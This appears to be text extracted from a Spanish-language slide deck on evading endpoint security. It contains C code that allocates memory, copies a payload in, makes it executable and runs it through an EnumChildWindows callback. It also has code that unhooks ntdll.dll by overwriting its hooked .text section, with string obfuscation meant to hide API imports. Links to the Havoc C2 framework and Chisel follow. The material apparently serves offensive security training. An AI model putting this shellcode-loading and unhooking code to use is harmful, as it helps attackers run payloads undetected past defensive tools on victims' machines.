
    LPVOID addr = ::VirtualAlloc(NULL, sizeof(payload), MEM_COMMIT, PAGE_READWRITE);
    ::RtlMoveMemory(addr, payload, sizeof(payload));

    DWORD oldProtect = 0;
    BOOL res = VirtualProtect(addr, payload_len, PAGE_EXECUTE_READ, &oldProtect);

    ::EnumChildWindows(NULL, (WNDENUMPROC)addr, NULL);
}
```



**DEMO  
TIME**



A dark gray circular background featuring a thin yellow border. Inside, there are two sets of concentric circles: a light gray set on the left and a darker gray set on the right. Dotted lines connect corresponding points on the outer edges of these concentric circles, creating a radial pattern.

Unhooking

# Espacio de Usuario Hooking

The screenshot shows the x64dbg debugger interface for the process notepad.exe (PID: 5944). The main window displays assembly code for the ntdll.dll module, specifically focusing on the ZwMapViewOfSection function (address 00007FFDADD4D4F0). The assembly code is color-coded to highlight specific instructions and memory addresses.

Key assembly instructions visible:

- Initial call to `ntdll!7FFDADD4D4A5`.
- Sequence of `int 2E` instructions.
- Call to `ntdll!7FFDADD4D4C5`.
- Sequence of `int 2E` instructions.
- Call to `ntdll!7FFDADD4D4E5`.
- Sequence of `int 2E` instructions.
- Final call to `ntdll!7FFDADD4D505`.
- Sequence of `int 2E` instructions.

Annotations and highlights:

- Dashed blue boxes highlight several `int 2E` instructions.
- A red box highlights the instruction `jmp ntdll!7FFDADDCAFDA`, which is the original address of the ZwMapViewOfSection function.
- Red text labels identify the hooked functions:
  - `NtSetInformationFile` at address 27:````
  - `ZwMapViewOfSection` at address 29:````
  - `NtAccessCheckAndAuditAlarm` at address 29:````
  - `ZwUnmapViewOfSection` at address 29:````

Bottom pane details:

- Registers: RA, RS, RC, RD, RB, RS, RS, RD, RS, R9, R1, R1, R1, R1, R1, R1, RI, RF, ZF, OF, CF, La, GS, ES, CS, ST, ST, ST, ST, ST, ST, ST, Por.
- Stack: 1:, 2:, 3:, 4:, 5:.
- Memory dump table:

Volcado 1	Volcado 2	Volcado 3	Volcado 4	Volcado 5	Monitorizar 1	[x] Locales	Struct
00007FFDAB560000	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZ.....yy..	00000031C935F798	00007FFDAB560000	volver a 00007FFDAC0A1C0E de ???	00000031C935F798	0000000000000000	
00007FFDAB560010	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 .....	00000031C935F7A8	0000000000000000		00000031C935F7B0	00002FF400000001	
00007FFDAB560020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....	00000031C935F7B8	00007FF600000001		00000031C935F7C0	0000000000000001	
		00000031C935F7C8	0000000000000001				

# Espacio de Usuario Hooking

```
static int UnhookNtdll(const HMODULE hNtdll, const LPVOID pMapping) {
    /*
        UnhookNtdll() finds .text segment of fresh loaded copy of ntdll.dll and copies over the hooked one
    */
    // create a pointer to the NTHeaders of the unhooked NTDLL.dll binary.
    DWORD oldprotect = 0;
    PIMAGE_DOS_HEADER pImgDOSHead = (PIMAGE_DOS_HEADER)pMapping;
    PIMAGE_NT_HEADERS pImgNTHead = (PIMAGE_NT_HEADERS)((DWORD_PTR)pMapping + pImgDOSHead->e_lfanew);
    int i;
    // string obfuscation of VirtualProtect0x0 using a character array rather than char *.
    unsigned char sVirtualProtect[] = { 'V','i','r','t','u','a','l','P','r','o','t','e','c','t', 0x0 };
    // create pointer to the virtualProtect function for use w/o adding the function to our import address table.
    VirtualProtect_t VirtualProtect_p = (VirtualProtect_t)GetProcAddress(GetModuleHandleA((LPCSTR)sKernel32), (LPCSTR)sVirtualProtect);

    // find .text section
    for (i = 0; i < pImgNTHead->FileHeader.NumberOfSections; i++) {
        PIMAGE_SECTION_HEADER pImgSectionHead = (PIMAGE_SECTION_HEADER)((DWORD_PTR)IMAGE_FIRST_SECTION(pImgNTHead) +
            ((DWORD_PTR)IMAGE_SIZEOF_SECTION_HEADER * i));
        //compare the section name with ".text" if passes continue.
        if (!strcmp((char*)pImgSectionHead->Name, ".text")) {
            // prepare ntdll.dll memory region for write permissions.
            // open the hooked NTDLL.dll memory location + the virtual address of the unhooked .text section and change the entire .text
            VirtualProtect_p((LPVOID)((DWORD_PTR)hNtdll + (DWORD_PTR)pImgSectionHead->VirtualAddress),
                pImgSectionHead->Misc.VirtualSize,
                PAGE_EXECUTE_READWRITE,
                &oldprotect);
```



**DEMO  
TIME**

# Links Materiales

<https://github.com/jpillora/chisel>

<https://github.com/rasta-mouse/ThreatCheck>

<https://learn.microsoft.com/es-es/sysinternals/downloads/procmon>

<https://github.com/HavocFramework/Havoc>